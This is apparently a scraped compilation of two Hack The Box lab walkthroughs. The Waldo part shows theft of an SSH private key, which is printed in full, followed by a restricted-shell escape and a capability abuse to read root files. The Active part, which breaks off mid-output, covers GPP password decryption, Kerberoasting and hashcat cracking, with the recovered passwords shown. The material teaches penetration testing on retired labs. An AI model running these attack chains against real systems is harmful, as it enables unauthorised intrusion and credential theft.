
We take a look inside “/home/nobody/.ssh/” and find a file called “.monitor”.



We read the “.monitor” file inside “/home/nobody/.ssh” using “fileRead.php” and find RSA private key.



The response is in JSON format with special characters in between the characters of RSA private key. We use this site here, to decode the JSON response into string.



We copy the RSA private key and save it in our system to login through SSH using this key.

```
  GNU nano 3.2

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAs7sytDE++NHaWB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cpl
mR4JH6n4Nccdm1ZU+qB77li8ZOvymBtIEY4Fm07X4Pqt4zeNBfqKWkOcyV1TLW6f
87s0FZBhYAizGrNNeLLhB1IZIjpDVJUbSXG6s2cxAle14cj+pnEiRTsyMiq1nJCS
dGCc/gNpW/AANIN4vW9KslLqiAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXirvN
o8PLGnFJVw6SHhmPJsue9vjAIeH+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V
vi93Daq3bZ3dhIIWaWafmqzg+jSThSWOIwR73wIDAQABAoIBADHwl/wdmuPEW6kU
vmzhRU3gcjuzwBET0TNejbL/KxNWXr9B2I0dHWfg8Ijw1Lcu29nv8b+ehGp+bR/6
pKHMFp66350xylNSQishHIRMOSpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWWLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnEOgUgEJrN69hxYHfbeJ0Wlll8Wort9yummox/05qoOBL4kQxUM7
VxI2Ywu46+QTzTMeOKJoyLCGLyxDkg5ONdfDPBW3w8O6UlVfkv467M3ZB5ye8GeS
dVa3yLECgYEA7jk51MvUGSIFF6GkXsNb/w2cZGe9TiXBWUqWEEig0bmQQVx2ZWWO
v0og0X/iROXAcp6Z9WGpIc6FhVgJd/4bNlTR+A/lWQwFt1b6l03xdsyaIyIWi9xr
xsb2sLNWP56A/5TWTpOkfDbGCQrqHvukWSHlYFOzgQa0ZtMnV71ykH0CgYEAwSSY
qFfdAWrvVZjp26Yf/jnZavLCAC5hmho7eX5isCVcX86MHqpEYAFCecZN2dFFoPqI
yzHzgb9N6Z01YUEKqrknO3tA6JYJ9ojaMF8GZWvUtPzN41ksnD4MwETBEd4bUaH1
/pAcw/+/oYsh4BwkKnVHkNw36c+WmNoaX1FWqIsCgYBYw/IMnLa3drm3CIAa32iU
LRotP4qGaAMXpncsMiPage6CrFVhiuoZ1SFNbv189q8zBm4PxQgklLOj8B33HDQ/
lnN2n1WyTIyEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlWa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobt2mD+10cQKBgGVQlyune20k9QsHvZTU3e9z1RL+6LlDmztFC3G9
1HLmBkDTjjj/xAJAZuiOF4Rs/INnKJ6+QygKfApRxxCPF9NacLQJAZGAMxW50AqT
rj1BhUCzZCUgQABtpC6vYj/HLLlzpiC05AIEhDdvToPK/0WuY64fds0VccAYmMDr
X/PlAoGAS6UhbCm5TWZhtL/hdprOfar3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM/OenwHnTlwRTEj5qdeAM40oj/mwCDc6kpV1lJXrW2R5mCH9zgbNFla
W0iKCBUAm5xZgU/YskMsCBMNmA8A5ndRWGFEFE+VGDVPaRie0ro=
-----END RSA PRIVATE KEY-----
```

We change the permission for the key and login as user “nobody”, as we are unable to login as “monitor”.

```
1  chmod 600 id_rsa
2  ssh -i id_rsa nobody@10.10.10.87
```

Then we take a look at the home directory and find a file called “user.txt”. We take a look at the content of the file and find the first flag.

```
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa nobody@10.10.10.87
The authenticity of host '10.10.10.87 (10.10.10.87)' can't be established.
ECDSA key fingerprint is SHA256:S4nfJbcTY7WAdYp2v16xgnUj4MEIzqZ/jwbGI92FXEk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.87' (ECDSA) to the list of known hosts.
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
waldo:~$ ls
user.txt
waldo:~$ cat user.txt
32768b...J4e7b63e9d24
waldo:~$
```

Enumerating the system we go into ".ssh" directory and check the authorized_keys file to find monitor user is allowed to login. As we were unable to login as monitor from the external system, we now try to login as user "monitor" internally using the RSA private key ".monitor".

```
1  ssh -i .monitor monitor@localhost
```


```
waldo:~$ ls -al
total 20
drwxr-xr-x    1 nobody   nobody        4096 Jul 24 13:30 .
drwxr-xr-x    1 root     root          4096 May  3  2018 ..
lrwxrwxrwx    1 root     root             9 Jul 24 11:57 .ash_history -> /dev/nu
ll
drwx------    1 nobody   nobody        4096 Jul 15 14:07 .ssh
-rw-------    1 nobody   nobody        1202 Jul 24 13:28 .viminfo
-r--------    1 nobody   nobody          33 May  3  2018 user.txt
waldo:~$ cd .ssh/
waldo:~/.ssh$ ls
authorized_keys  known_hosts
waldo:~/.ssh$ ls -al
total 20
drwx------    1 nobody   nobody        4096 Jul 15 14:07 .
drwxr-xr-x    1 nobody   nobody        4096 Jul 24 13:30 ..
-rw-------    1 nobody   nobody        1675 May  3  2018 .monitor
-rw-------    1 nobody   nobody         394 May  3  2018 authorized_keys
-rw-r--r--    1 nobody   nobody         342 Dec 20 16:02 known_hosts
waldo:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzuzK0MT740dpYH17403dXm3UM/VNgdz7ijwPfraXk
3B/oKmWZHgkfqfg1xx2bVlT6oHvuWLxk6/KYG0gRjgWbTtfg+q3jN40F+opaQ5zJXVMtbp/zuzQVkGFg
CLMas014suEHUhkiOkNUlRtJcbqzZzECV7XhyP6mcSJFOzIyKrWckJJ0YJz+A2lb8AA0g3i9b0qyUuqI
AQMl9yFjnmwInnXrZj34jXHOoXx71vXbBVeKu82jw8sacUlXDpIeGY8my572+MAh4f6f7leRtzz/qlx6
jCqz26NGQ3Mf1PWUmrgXHVW+L3cNqrdtnd2EghZpZp+arOD6NJOFJY4jBHvf monitor@waldowaldo:
~/.ssh$
waldo:~/.ssh$
waldo:~/.ssh$ ssh -i .monitor monitor@localhost
```

After logging in as user "monitor" we find that we have a restricted shell.

```
1  echo $SHELL
2  echo $PATH
```


We are not able to change the PATH and SHELL variable, so we use "-t" argument to spawn a TTY shell while logging through SSH. After spawning a TTY shell we are able to change the SHELL and PATH environment variables.

```
1  ssh -i .monitor monitor@localhost -t bash
2  export SHELL=/bin/bash
3  export PATH=/bin:/sbin:/usr/bin:/usr/sbin:$PATH
```



Then enumerating the system we don't find anything in particular. Enumerating further we find that this machine contains "capabilities". Now Linux "capabilities" are like suid that can give certain file special privileges. We can find them using binary called "getcap". Now we recursively search for files using getcap and find a binary called "tac" that can read files. Now using "tac" we open root.txt inside root directory and find the final flag.

```
1  getcap -r / 2>/dev/null
2  tac /root/root.txt
```



Author

From <https://www.hackingarticles.in/hack-the-box-waldo-walkthrough/>

Active

Wednesday, January 2, 2019 7:12 PM

Today we are going to solve another CTF challenge “Active”. Active is a retired vulnerable lab presented by Hack the Box for helping pentester’s to perform online penetration testing according to your experience level; they have a collection of vulnerable labs as challenges, from beginners to Expert level.

Level: Easy

Task: To find user.txt and root.txt file

Penetration Methodologies

Scanning Network

- Open ports and Running services (Nmap)

Enumeration

- Identify share files (Linux4enum)
- Access share file via Anonymous login (smbclient)
- Decrypting cpassword (Gpprefdecrypt.py)

Access Victim’s Shell via SMB connect

- Access share file user login
- Get User.txt

Privilege Escalation

- Find Service Principal Names (**py**)
- Crack the hash (Hashcat)
- Psexec Exploit (Metasploit)
- Get root.txt

Walkthrough

Scanning Network

Note: Since these labs are online available therefore they have a static IP. The IP of Active is 10.10.10.100

Let’s start off with our basic nmap command to find out the open ports and services.

```
1  nmap -sV 10.10.10.100
```

```
root@kali:~# nmap -sV 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 12:08 EST
Nmap scan report for 10.10.10.100
Host is up (0.14s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-08 17:09:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site:
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site:
3269/tcp  open  tcpwrapped
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  unknown
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:mic
```

As you can observe from Nmap scanning result, there are so many open ports along with their running services, the OS is Microsoft Windows server 2008:r2:sp1 and you can also read the domain name “active.htb”.

Enumeration

I try eternal blue attack when I saw port 445 was open but I guess this was Patched version of SMB, therefore I have to start with enum4linux script. As we all know it is the best script for SMB enumeration.

```
1  ./enum4liux -S 10.10.10.100
```

It has shown anonymous login for /Replication share file.

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 ========================================
|    Share Enumeration on 10.10.10.100    |
 ========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

Then I try to access /Replication with the help smbclient and run the following command to access this directory via anonymous account:

```
1  smbclient //10.10.10.100/Replication
```

```
root@kali:~# smbclient //10.10.10.100/Replication
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018

                10459647 blocks of size 4096. 4887792 blocks available
smb: \> cd active.htb\
smb: \active.htb\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 06:37:44 2018
  Policies                            D        0  Sat Jul 21 06:37:44 2018
  scripts                             D        0  Wed Jul 18 14:48:57 2018

                10459647 blocks of size 4096. 4886750 blocks available
smb: \active.htb\> cd Policies\
smb: \active.htb\Policies\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Sat Jul 21 06:37:44 2018
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Sat Jul 21 06:37:44 2018

                10459647 blocks of size 4096. 4884698 blocks available
smb: \active.htb\Policies\> cd {31B2F340-016D-11D2-945F-00C04FB984F9}
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  GPT.INI                             A       23  Wed Jul 18 16:46:06 2018
  Group Policy                        D        0  Sat Jul 21 06:37:44 2018
  MACHINE                             D        0  Sat Jul 21 06:37:44 2018
  USER                                D        0  Wed Jul 18 14:49:12 2018

                10459647 blocks of size 4096. 4883176 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> cd MACHINE
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Microsoft                           D        0  Sat Jul 21 06:37:44 2018
  Preferences                         D        0  Sat Jul 21 06:37:44 2018
  Registry.pol                        A     2788  Wed Jul 18 14:53:45 2018

                10459647 blocks of size 4096. 4879290 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> cd Preferences
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups                              D        0  Sat Jul 21 06:37:44 2018
```

Here I downloaded Groups.xml file which I found from inside the following path:

```
1  \active.htb\Policies\{31B2F340–016D-11D2–945F-00C04FB984F9}\MACHINE
   \Preferences\Groups\
```

So here I found **cpassword** attribute value embedded in the Groups.xml for user **SVC_TGS**.

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> cd Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 16:46:06 2018

                10459647 blocks of size 4096. 4874756 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
 of size 533 as Groups.xml (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> cat Groups.xml
cat: command not found
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> exit
root@kali:~# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" na
me="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><
Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJ
Odcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0
" userName="active.htb\SVC_TGS"/></User>
</Groups>
root@kali:~#
```

Therefore I download a python script “Gpprefdecrypt” from GitHub to decrypt the password of local users added via Windows 2008 Group Policy Preferences (GPP) and obtain the password: *GPPstillStandingStrong2k18*.

```
1  python Gpprefdecrypt.py < cpassword attribute value >
```

```
root@kali:~# python Gpprefdecrypt.py edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5a
SVYdYw/NglVmQ
GPPstillStandingStrong2k18
root@kali:~#
```

Access Victim’s Shell via SMB connect

Using above credential we connect to SMB with the help of following command and successfully able to catch our 1st flag “user.txt” file.

```
1  smbclient //10.10.10.100/Users -U SVC_TGS
```

```
root@kali:~# smbclient //10.10.10.100/Users -U SVC_TGS
Enter WORKGROUP\SVC_TGS's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sat Jul 21 10:39:20 2018
  ..                                  DR        0  Sat Jul 21 10:39:20 2018
  Administrator                        D        0  Mon Jul 16 06:14:21 2018
  All Users                          DHS        0  Tue Jul 14 01:06:44 2009
  Default                            DHR        0  Tue Jul 14 02:38:21 2009
  Default User                       DHS        0  Tue Jul 14 01:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:57:55 2009
  Public                              DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 11:16:32 2018

                10459647 blocks of size 4096. 4938417 blocks available
smb: \> cd SVC_TGS
smb: \SVC_TGS\> dir
  .                                    D        0  Sat Jul 21 11:16:32 2018
  ..                                   D        0  Sat Jul 21 11:16:32 2018
  Contacts                             D        0  Sat Jul 21 11:14:11 2018
  Desktop                              D        0  Sat Jul 21 11:14:42 2018
  Downloads                            D        0  Sat Jul 21 11:14:23 2018
  Favorites                            D        0  Sat Jul 21 11:14:44 2018
  Links                                D        0  Sat Jul 21 11:14:57 2018
  My Documents                         D        0  Sat Jul 21 11:15:03 2018
  My Music                             D        0  Sat Jul 21 11:15:32 2018
  My Pictures                          D        0  Sat Jul 21 11:15:43 2018
  My Videos                            D        0  Sat Jul 21 11:15:53 2018
  Saved Games                          D        0  Sat Jul 21 11:16:12 2018
  Searches                             D        0  Sat Jul 21 11:16:24 2018

                10459647 blocks of size 4096. 4935102 blocks available
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> dir
  .                                    D        0  Sat Jul 21 11:14:42 2018
  ..                                   D        0  Sat Jul 21 11:14:42 2018
  user.txt                             A       34  Sat Jul 21 11:06:25 2018

                10459647 blocks of size 4096. 4935102 blocks available
smb: \SVC_TGS\Desktop\>
```

Now, it's time to hunt root.txt file and as always seen that for obtain root.txt file we need to escalated root privilege, therefore let's add Host_IP and Host_name inside /etc/hosts file in our local machine.

```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.100    active.htb
```

Privilege Escalation

In nmap scanning result we saw port 88 was open for Kerberos, hence their much be some Service Principal Names (SPN) that are associated with normal user account. Therefore we downloaded and install impacket from Github for using its python class **GetUserSPN.py**

```
1  ./GetUserSPNs.py -request -dc-ip 10.10.10.100
   active.htb/SVC_TGS:GPPstillStandingStrong2k18
```

I copied the hash value into a text file "hash.txt" for its decryptions.

```
root@kali:/impacket/examples# ./GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/SVC_TGS:GPPstillStanding
Strong2k18
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet
     LastLogon
--------------------  -------------  --------------------------------------------------------  -------------------
---  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06
:40  2018-07-30 13:17:40



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$0038816c1f2117d7c90f30b28cf10ae3$c6575f767a9fe0697412f97
29526d370a4c08f49f09b5e3b5625b122b4c97530f7ee5d3c9989e59ce3c5d9fa9226dc7b4752d992b2aca6858ab0d610d5ecb8bd8810c6
f651359260a1223c066bd555ac22a58529d0e4b28da52084b02bda727ef1f33a0d54c96557724a483a97a209e81c03457d603eae9d8585b
d461078fcbc201f50edca029843105e5db99f8f24d8ba7e31d6441e66d5ba6851337ab0199e95accc07325dcbc7b2ee837094fd62b70da7
793823f0acf2b54d460dbe4a8b2de2067891eb62b890f5761a1ff394d1b50df9c5a96dad9cc7a4a95a52bfd5bf2df63be59a74ea5c1292f
87367a81e9f018a84612f137a438c3aa8bece5390c8da163f40707be22d5c9a5ce014813b06acf35309dbf9093b86c1217c7766f28208e9
303e6f5fd7461df065745634df20a1da521625e87373f029965af22f8fc501869cfd76e7874c3c3712c029cae34bec44d06715bf5fd66d3
571f14ae956d5dddd36a39196eb3ee2bdb22d4db6953f276f8ede43c9d7c6dbf7129d1087e012e0feb96150484b2caa0d11af742784dc98
79386c9ea893e506297db47fac3b7ad5fd5a6b0595ddeb626f46864db663b168adf7af2ad67221e33ed853e795eec81ac7aea39cd056c59
67ce37235bd1983dd4eec033b6fc815d2840e0ba0fd89ce3fb09ee0dfd0719472c193d4ab6ba0e142219b81ede64c370e97012cf9696cec
a79e8a290528da4e9d577e5a9a839411a734482e26fcda1139d3538d80b6683e0e069d2901cf5be34ce552368ce2be1ddd0de4c33e0a3e6
96b4843e9e299574584c1d39eeacb1710fa97ddcb6bcdf6e4e91ea04af37beea44f8ba832f68ea17fb03130d56c5a111595df11875eef48
a72fc808273cdb2ead4fe3336eadf367775646c729897a7a7669879c303fe5b95f4076a422478df888a7ae0c5d12b830c4ac80ab449479a
40621db0179e2db1f10ab399fadc2ddd78ac5211e3aab9ad9b95715508500f62355ee369a1ea3706033f508cbef8cb9e2755aeb40bf96a9
c4dd288ffe690d9e3148b6f5dde242176d62df65c8c2d530e0348f790836949aefbd49d1afd650874e550b210a1bbd0f097f70843141cdd
ec0f823953e2c3eff05706dfe5b306a19350f97c816c102f8774307f6b3d6a522af676942ef385d26233a5e499417254f3c83be4b9b9b5a
e4f17b8e02b597a5bd3a2e80cc256ab06fb704ce7d3978dc27eabf135f425cab1b8968a69d3f765442e261d46b10
```

Then with the help of hashcat we find out the hash mode and as result it shown **13100** for Kerberos 5 TGS-REP etype 23

```
1  hashcat -h |grep -i tgs
```

Finally, it was time to crack the hashes and obtain the password by using rockyou.txt wordlist.

```
1  hashcat -m 13100 hash.txt -a 0 /usr/share/wordlists/rockyou.txt --force ---show
```

Hurray!!! We got it, Ticketmaster1968 for administrator.

```
root@kali:~# hashcat -h |grep -i tgs
  13100 | Kerberos 5 TGS-REP etype 23                | Network Protocols
root@kali:~# hashcat -m 13100 hash.txt -a 0 /usr/share/wordlists/rockyou.txt --force --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$0038816c1f2117d7c90f30b28cf10ae3$c6575f767a9fe0697412f97
29526d370a4c08f49f09b5e3b5625b122b4c97530f7ee5d3c9989e59ce3c5d9fa9226dc7b4752d992b2aca6858ab0d610d5ecb8bd8810c6
f651359260a1223c066bd555ac22a58529d0e4b28da52084b02bda727ef1f33a0d54c96557724a483a97a209e81c03457d603eae9d8585b
d461078fcbc201f50edca029843105e5db99f8f24d8ba7e31d6441e66d5ba6851337ab0199e95accc07325dcbc7b2ee837094fd62b70da7
793823f0acf2b54d460dbe4a8b2de2067891eb62b890f5761a1ff394d1b50df9c5a96dad9cc7a4a95a52bfd5bf2df63be59a74ea5c1292f
87367a81e9f018a84612f137a438c3aa8bece5390c8da163f40707be22d5c9a5ce014813b06acf35309dbf9093b86c1217c7766f28208e9
303e6f5fd7461df065745634df20a1da521625e87373f029965af22f8fc501869cfd76e7874c3c3712c029cae34bec44d06715bf5fd66d3
